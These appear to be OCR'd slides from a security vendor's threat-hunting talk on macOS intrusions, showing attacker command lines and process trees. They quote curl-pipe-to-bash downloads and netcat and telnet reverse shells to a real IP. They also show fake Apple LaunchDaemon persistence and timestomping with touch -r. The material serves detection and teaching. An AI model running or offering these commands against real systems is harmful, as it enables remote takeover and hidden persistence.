
CROWDSTRIKE



Network Connect (IPv4)

LOCAL	REMOTE	PORT
0.0.0.0	61.78.62.21	53

CURL ALL THE THINGS




launchd

rutil

bash

```
curl  -O  hxxp://61.78.62.21:8080/1.txt -o  /var/tmp/1.txt
curl hxxp://61.78.62.21:8080/5.txt | bash
curl hxxp://61.78.62.21:8080/5.txt%20|%20bash
curl hxxp://61.78.62.21:8080/5.txt%20|%20bash
curl hxxp://61.78.62.21:8080/5.txt\x7cbash
curl hxxp://61.78.62.21:8080/5.txt%7cbash
curl hxxp://61.78.62.21:8080/5.txt || bash
curl hxxp://61.78.62.21:8080/x
```

QUICK HUNTING NOTE



curl malz.txt | dd xyz | bash
PID = 1
PGID = x


curl
PID = 2
PGID = 2

dd
PID = 3
PGID = 2

bash
PID = 4
PGID = 2

CROWDSTRIKE

WHOOPS…



launchd


sshd

bash

```
nc 61.78.62.21 53 -e /bin/sh
nc -e /bin/sh 61.78.62.21 53
nc --e /bin/sh 61.78.62.21 53
nc --exec /bin/sh 61.78.62.21 53
/bin/sh | nc 61.78.62.21 53
mknod /tmp/p p && telnet 61.78.62.21 53 0/tmp/p
```

PERSISTENCE

TYPICAL PERSISTENCE



System Integrity Protection Level

- /System/Library/LaunchDaemons
- /System/Library/LaunchAgents


Root Level

- /Library/LaunchDaemons
- /Library/LaunchAgents

User Level

- /Users/$USER/Library/LaunchDaemons
- /Users/$USER/Library/LaunchAgents

PERSISTENCE



launchd

sshd


bash

vim /Library/LaunchDaemons/com.apple.xsprinter.plist

launchctl load –w /Library/LaunchDaemons/com.apple.xsprinter.plist

CROWDSTRIKE

MORE THAN JUST A SYSTEM CHECK



launchd

sshd

bash

touch /usr/bin/x


rm –rf /usr/bin/x

uname -an

system_profiler SPHardwareDataYpe


system_profiler SPHardwareDataType

/usr/sbin/system_profiler -nospawn -xml SPHardwareDataType -detailLevel full



```
--> sudo touch /usr/bin/hello
Password:
touch: /usr/bin/hello: Operation not permitted
```

YOSEMITE PERSISTENCE



launchd

sshd


bash

/System/Library/LaunchDaemons/com.apple.xsprinter.plist

```
touch -r ssh.plist com.apple.xsprinter.plist
```

```
launchctl load -w /System/Library/LaunchDaemons/com.apple.xsprinter.plist
```

PERSISTENCE PIGGYBACKING



